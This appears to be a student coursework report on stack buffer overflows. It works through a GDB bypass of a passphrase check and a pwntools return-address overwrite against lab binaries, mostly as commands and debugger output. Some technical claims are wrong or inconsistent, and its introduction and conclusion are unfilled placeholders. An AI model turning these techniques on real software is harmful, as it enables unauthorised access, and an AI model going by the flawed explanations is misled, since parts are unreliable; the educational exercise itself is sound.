Cyber Systems Architecture and Organisation

Buffer Overflow and Binary File Exploitation

Student ID: 5602780

Module Code: WM140

February 4, 2025

Contents

1 Introduction

Provide a concise overview of stack-based buffer overflow attacks, their significance in cybersecurity, and the purpose of this report.

2 x86_64 VS x64 security

2.1 Address Space Layout Randomization (ASLR)

ASLR increases the randomness of memory addresses, making return address overwrites more difficult. In x86, ASLR often has smaller entropy than in x86_64, which makes brute-force attacks significantly harder.

2.2 Non-Executable Stack (NX Bit)

The NX bit prevents the execution of injected shellcode in writable memory, forcing attackers to use Return-Oriented Programming (ROP) instead.

3 Task 1 Q2: Buffer Overflow and Defence Mechanisms

3.1 Address Space Layout Randomisation (ASLR)

ASLR is a great technology that allows randomisation of the memory addresses used by a program, stack, heap, and libraries. This makes it significantly harder for an attacker to predict the location of specific code or data in memory Ganz and Peisert (2017).

3.2 Data Execution Prevention (DEP)

DEP prevents execution of code in specified regions of memory, such as the stack and heap, by marking these regions as non-executable. This has been improved by CPUs supporting the No-Execute or NX bit. DEP mitigates exploits that attempt to inject and execute malicious code level adventures (2020).

3.3 Stack Canaries

Stack canaries are special values placed between the stack variables and the critical data (e.g. pointer to return address). If a buffer overflow changes the canary, the program detects the anomaly and returns a segmentation fault Wang et al. (2018).

4 Task 2: Examining a Binary File with GDB

4.1 Bypassing Passphrase Validation

GDB is a powerful tool that originally was developed to help C developers with debugging applications. We are going to use its powers to bypass password validation using the following steps:

1. Identify the way the program checks for the password.

2. Find the part of code that grants the access.

3. Find a set of inputs that will allow us to bypass the password checking.

Disassembling the program, we can see that in the main body function, check_passphrase is called.

```
pwndbg> disass main
Dump of assembler code for function main:
   0x00000000000012d0 <+0>:     endbr64
   0x00000000000012d4 <+4>:     push   rbp
   0x00000000000012d5 <+5>:     mov    rbp,rsp
   0x00000000000012d8 <+8>:     sub    rsp,0x70
   0x00000000000012dc <+12>:    mov    rax,QWORD PTR fs:0x28
   0x00000000000012e5 <+21>:    mov    QWORD PTR [rbp-0x8],rax
   0x00000000000012e9 <+25>:    xor    eax,eax
   0x00000000000012eb <+27>:    lea    rdi,[rip+0xd81]        # 0x2073
   0x00000000000012f2 <+34>:    mov    eax,0x0
   0x00000000000012f7 <+39>:    call   0x10d0 <printf@plt>
   0x00000000000012fc <+44>:    lea    rax,[rbp-0x70]
   0x0000000000001300 <+48>:    mov    rsi,rax
   0x0000000000001303 <+51>:    lea    rdi,[rip+0xd80]        # 0x208a
   0x000000000000130a <+58>:    mov    eax,0x0
   0x000000000000130f <+63>:    call   0x10f0 <__isoc99_scanf@plt>
   0x0000000000001314 <+68>:    lea    rax,[rbp-0x70]
   0x0000000000001318 <+72>:    mov    rdi,rax
   0x000000000000131b <+75>:    call   0x11e9 <check_passphrase>
   0x0000000000001320 <+80>:    mov    eax,0x0
   0x0000000000001325 <+85>:    mov    rdx,QWORD PTR [rbp-0x8]
   0x0000000000001329 <+89>:    xor    rdx,QWORD PTR fs:0x28
   0x0000000000001332 <+98>:    je     0x1339 <main+105>
   0x0000000000001334 <+100>:   call   0x10c0 <__stack_chk_fail@plt>
   0x0000000000001339 <+105>:   leave
   0x000000000000133a <+106>:   ret
```

Figure 1: Main function

Let's disassemble check_passphrase and see what it does.

```
pwndbg> disass 0x11e9
Dump of assembler code for function check_passphrase:
   0x00000000000011e9 <+0>:     endbr64
   0x00000000000011ed <+4>:     push   rbp
   0x00000000000011ee <+5>:     mov    rbp,rsp
   0x00000000000011f1 <+8>:     sub    rsp,0x30
   0x00000000000011f5 <+12>:    mov    QWORD PTR [rbp-0x28],rdi
   0x00000000000011f9 <+16>:    mov    rax,QWORD PTR fs:0x28
   0x0000000000001202 <+25>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000001206 <+29>:    xor    eax,eax
   0x0000000000001208 <+31>:    movabs rax,0x3534323635383735
   0x0000000000001212 <+41>:    mov    QWORD PTR [rbp-0x13],rax
   0x0000000000001216 <+45>:    mov    WORD PTR [rbp-0xb],0x3238
   0x000000000000121c <+51>:    mov    BYTE PTR [rbp-0x9],0x0
   0x0000000000001220 <+55>:    lea    rdx,[rbp-0x13]
   0x0000000000001224 <+59>:    mov    rax,QWORD PTR [rbp-0x28]
   0x0000000000001228 <+63>:    mov    rsi,rdx
   0x000000000000122b <+66>:    mov    rdi,rax
   0x000000000000122e <+69>:    call   0x10e0 <strcmp@plt>
   0x0000000000001233 <+74>:    test   eax,eax
   0x0000000000001235 <+76>:    jne    0x128f <check_passphrase+166>
   0x0000000000001237 <+78>:    mov    edi,0xa
   0x000000000000123c <+83>:    call   0x10a0 <putchar@plt>
   0x0000000000001241 <+88>:    lea    rdi,[rip+0xdc0]        # 0x2008
   0x0000000000001248 <+95>:    call   0x10b0 <puts@plt>
   0x000000000000124d <+100>:   mov    edi,0xa
   0x0000000000001252 <+105>:   call   0x10a0 <putchar@plt>
   0x0000000000001257 <+110>:   lea    rdi,[rip+0xdd8]        # 0x2036
   0x000000000000125e <+117>:   call   0x10b0 <puts@plt>
   0x0000000000001263 <+122>:   mov    edi,0xa
   0x0000000000001268 <+127>:   call   0x10a0 <putchar@plt>
   0x000000000000126d <+132>:   mov    edi,0xa
   0x0000000000001272 <+137>:   call   0x10a0 <putchar@plt>
   0x0000000000001277 <+142>:   lea    rdi,[rip+0xdcc]        # 0x204a
   0x000000000000127e <+149>:   call   0x10b0 <puts@plt>
   0x0000000000001283 <+154>:   mov    edi,0xa
   0x0000000000001288 <+159>:   call   0x10a0 <putchar@plt>
   0x000000000000128d <+164>:   jmp    0x12b9 <check_passphrase+208>
   0x000000000000128f <+166>:   mov    edi,0xa
   0x0000000000001294 <+171>:   call   0x10a0 <putchar@plt>
   0x0000000000001299 <+176>:   lea    rdi,[rip+0xdb8]        # 0x2058
   0x00000000000012a0 <+183>:   call   0x10b0 <puts@plt>
   0x00000000000012a5 <+188>:   mov    edi,0xa
   0x00000000000012aa <+193>:   call   0x10a0 <putchar@plt>
   0x00000000000012af <+198>:   mov    edi,0xa
   0x00000000000012b4 <+203>:   call   0x10a0 <putchar@plt>
   0x00000000000012b9 <+208>:   nop
   0x00000000000012ba <+209>:   mov    rax,QWORD PTR [rbp-0x8]
   0x00000000000012be <+213>:   xor    rax,QWORD PTR fs:0x28
   0x00000000000012c7 <+222>:   je     0x12ce <check_passphrase+229>
   0x00000000000012c9 <+224>:   call   0x10c0 <__stack_chk_fail@plt>
   0x00000000000012ce <+229>:   leave
   0x00000000000012cf <+230>:   ret
End of assembler dump.
```

Figure 2: Check password function

Let's pay attention to the following three lines of code:

```
0x122e <+69>:    call   0x10e0 <strcmp@plt>
0x1233 <+74>:    test   eax,eax
0x1235 <+76>:    jne    0x128f <check_passphrase+166>
```

We can see the call of the strcmp function, the test command, and a jump to a location.

This combination of commands is used to implement an if statement.

We can see the jne instruction being used, which means that the program will jump to this location only if the two strings are not equal.

Based on this, we can assume that this jump is built to skip over a piece of code responsible for granting access to the user if the password is not correct. Therefore, to exploit this program, we can try skipping over this line.



Figure 3: Skipping password check

Ta-da! Our theory was correct, and now we have access to the application.

To perform this exploit, we used the following set of GDB commands:

```
(gdb) disass main
(gdb) disass check_passphrase
(gdb) break *check_passphrase+74
(gdb) starti
(gdb) c
(gdb) jump +1
```

4.2 Mitigation Solution

It is not possible to fully protect our program from exploitation, but we can make it incredibly difficult to exploit and ensure the password cannot be brute-forced in a reasonable time.

A good way of protecting your program is incorporating code encryption, so code that is password-protected is encrypted before compiling the program and stored in a string. It is decrypted only at runtime using the password entered by the user. Roughly, it would look like this:

```
encrypted_code = b"
    gAAAAABk3yOnx5VQQJoDbMOBx4KuHqXz6RFYlci9Yys8yL_qDh9T_UQBAIum_qIOPlF2YHF_P1RG-
    T_wvNgOmjwV05j8Lf8pUA=="
key = input("Enter password: ")
try:
    cypher = Fernet(key.encode())
    decrypted_code = cypher.decrypt(encrypted_code).decode()
    print("Decrypted code:")
    print(decrypted_code)
    exec(decrypted_code)
except Exception as e:
    print(f"Incorrect password")
```

To make it difficult for an attacker to understand how the code works, we can add a layer of obfuscation and strip the binary file, which will remove function names and other useful debug information, making debugging more difficult.

5 Task 3: Exploiting a Buffer Overflow

5.1 Buffer Overflow Analysis

The simplest way to check if a buffer overflow is possible is to send a huge line of characters and see if it breaks.

```
rad@rad-latitude3520:~/Desktop/Warwick/Coursework/Architecture$ ./Binary_Task3 $(python3 -c "print('A'*50)")
Received argv[1]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
rad@rad-latitude3520:~/Desktop/Warwick/Coursework/Architecture$ ./Binary_Task3 $(python3 -c "print('A'*100)")
Received argv[1]: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

Figure 4: Check for overflow

As we can see, the program works perfectly for an input of 50, but breaks when the input is 100 letters.

That means we have a buffer overflow!
Let's find the offset for this program.
We can do it by generating a long string using a tool called cyclic from pwngdb.

```
pwndbg> cyclic 100
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaa
```

Figure 5: Cyclic 100 output

If we set those 100 characters as an input to the program, we can see that it breaks.

```
pwndbg> run aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaa
Starting program: /home/rad/Desktop/Warwick/Coursework/Architecture/Binary_Task3 aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaa
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Received argv[1]: aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaa
You entered: aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaa

Program received signal SIGSEGV, Segmentation fault.
0x0000000004011f7 in vulnerable ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
 RAX  0x72
 RBX  0x7fffffffd8a8 —▸ 0x7fffffffdcf3 ◂— '/home/rad/Desktop/Warwick/Coursework/Architecture/Binary_Task3'
 RCX  0
 RDX  0
 RDI  0x7fffffffd530 —▸ 0x7fffffffd560 ◂— 'You entered: aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaa\n'
 RSI  0x4052a0 ◂— 'You entered: aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaa\nmaaa\n'
 R8   0x73
 R9   0
 R10  0xffffffff
 R11  0x202
 R12  2
 R13  0
 R14  0x403e18 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401160 (__do_global_dtors_aux) ◂— endbr64
 R15  0x7ffff7ffd000 (_rtld_global) —▸ 0x7ffff7ffe2e0 ◂— 0
 RBP  0x6161616161616169 ('iaaaaaaa')
 RSP  0x7fffffffd768 ◂— 'jaaaaaaakaaaaaaalaaaaaaamaaa'
 RIP  0x4011f7 (vulnerable+64) ◂— ret
[ DISASM / x86-64 / set emulate on ]
 ► 0x4011f7 <vulnerable+64>    ret                             <0x6161616161616a>
    ↓
[ STACK ]
00:0000 rsp 0x7fffffffd768 ◂— 'jaaaaaaakaaaaaaalaaaaaaamaaa'
01:0008     0x7fffffffd770 ◂— 'kaaaaaaalaaaaaaamaaa'
02:0010     0x7fffffffd778 ◂— 'laaaaaaamaaa'
03:0018     0x7fffffffd780 ◂— 0x7f006161616d /* 'maaa' */
04:0020     0x7fffffffd788 —▸ 0x7ffff7c2a1ca (__libc_start_call_main+122) ◂— mov edi, eax
05:0028     0x7fffffffd790 —▸ 0x7fffffffd7d0 —▸ 0x403e18 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401160 (__do_global_dtors_aux) ◂— endbr64
06:0030     0x7fffffffd798 —▸ 0x7fffffffd8a8 —▸ 0x7fffffffdcf3 ◂— '/home/rad/Desktop/Warwick/Coursework/Architecture/Binary_Task3'
07:0038     0x7fffffffd7a0 ◂— 0x200400040 /* '@' */
[ BACKTRACE ]
 ► 0         0x4011f7 vulnerable+64
   1 0x6161616161616a None
   2 0x6161616161616b None
   3 0x6161616161616c None
   4   0x7f006161616d None
   5   0x7ffff7c2a1ca __libc_start_call_main+122
```

Figure 6: RIP overflow

By sending the "info frame 0" command, we can look up values in the registers. The last saved value for RIP is "0x6161616161616174" or "jaaaaaaa". Therefore, we managed to overflow it. The string generated by cyclic is built in a way so that by having a long enough string of characters, we can identify the position in the string.

```
pwndbg> info frame 0
Stack frame at 0x7fffffffd770:
 rip = 0x4011f7 in vulnerable; saved rip = 0x616161616161616a
 called by frame at 0x7fffffffd778
 Arglist at 0x6161616161616169, args:
 Locals at 0x6161616161616169, Previous frame's sp is 0x7fffffffd770
 Saved registers:
  rbp at 0x7fffffffd760, rip at 0x7fffffffd768
pwndbg> cyclic -o 0x616161616161616a
Finding cyclic pattern of 8 bytes: b'jaaaaaaa' (hex: 0x6a61616161616161)
Found at offset 72
```

Figure 7: Offset with cyclic

We have found the offset, which is 72.
Now let's find the address of dead code.

```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401070  strcpy@plt
0x0000000000401080  puts@plt
0x0000000000401090  printf@plt
0x00000000004010a0  exit@plt
0x00000000004010b0  _start
0x00000000004010e0  _dl_relocate_static_pie
0x00000000004010f0  deregister_tm_clones
0x0000000000401120  register_tm_clones
0x0000000000401160  __do_global_dtors_aux
0x0000000000401190  frame_dummy
0x0000000000401196  shell
0x00000000004011b7  vulnerable
0x00000000004011f8  main
0x0000000000401274  _fini
```

Figure 8: Function list

There is an interesting function called "shell.". Let's disassemble it!

```
pwndbg> disass shell
Dump of assembler code for function shell:
   0x0000000000401196 <+0>:     endbr64
   0x000000000040119a <+4>:     push   rbp
   0x000000000040119b <+5>:     mov    rbp,rsp
   0x000000000040119e <+8>:     lea    rax,[rip+0xe63]        # 0x402008
   0x00000000004011a5 <+15>:    mov    rdi,rax
   0x00000000004011a8 <+18>:    call   0x401080 <puts@plt>
   0x00000000004011ad <+23>:    mov    edi,0x0
   0x00000000004011b2 <+28>:    call   0x4010a0 <exit@plt>
End of assembler dump.
```

Figure 9: Shell function

This function begins at the address "0x0000000000401196", which is good to know because with our buffer overflow, we can assign any value to the RIP pointer.

To do it, let's write a small Python script using pwntools.

```python
import sys
from pwn import *


# set offset
offset = b"a" * 72

# set rip value
rip = p64(0x0000000000401196)
payload = offset + rip

# send payload
sys.stdout.buffer.write(payload)
```

Figure 10: Exploit

By executing this function and putting its output into the binary's input, we successfully overflow the buffer and call the shell function.

```
pwndbg> run $(python3 T3_exec_shell.py)
Starting program: /home/rad/Desktop/Warwick/Coursework/Architecture/Binary_Task3 $(python3 T3_exec_shell.py)
/bin/bash: line 1: warning: command substitution: ignored null byte in input
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Received argv[1]: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
You have successfully executed the shell function!
[Inferior 1 (process 6690) exited normally]
```

Figure 11: Complete exploit

5.2 Mitigation Solution

This vulnerability can be easily fixed using Canary values, which will prevent overwriting of the instruction pointer, thereby mitigating issues.

6 Conclusion

Summarise the key findings, the importance of secure coding practices, and lessons learned from the analysis.

References

Jonathan Ganz and Sean Peisert. Aslr: How robust is the randomness? In *2017 IEEE Cybersecurity Development (SecDev)*, pages 34–41, 2017. doi: 10.1109/SecDev.2017.19.

Low level adventures. Exploit mitigation techniques - part 1 - data execution prevention (dep), 2020. URL `https://0x434b.dev/an-introduction-to-data-execution-prevention-dep-in-linux/`. [online].

Zhilong Wang, Xuhua Ding, Chengbin Pang, Jian Guo, Jun Zhu, and Bing Mao. To detect stack buffer overflow with polymorphic canaries. In *2018 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 243–254, 2018. doi: 10.1109/DSN.2018.00035.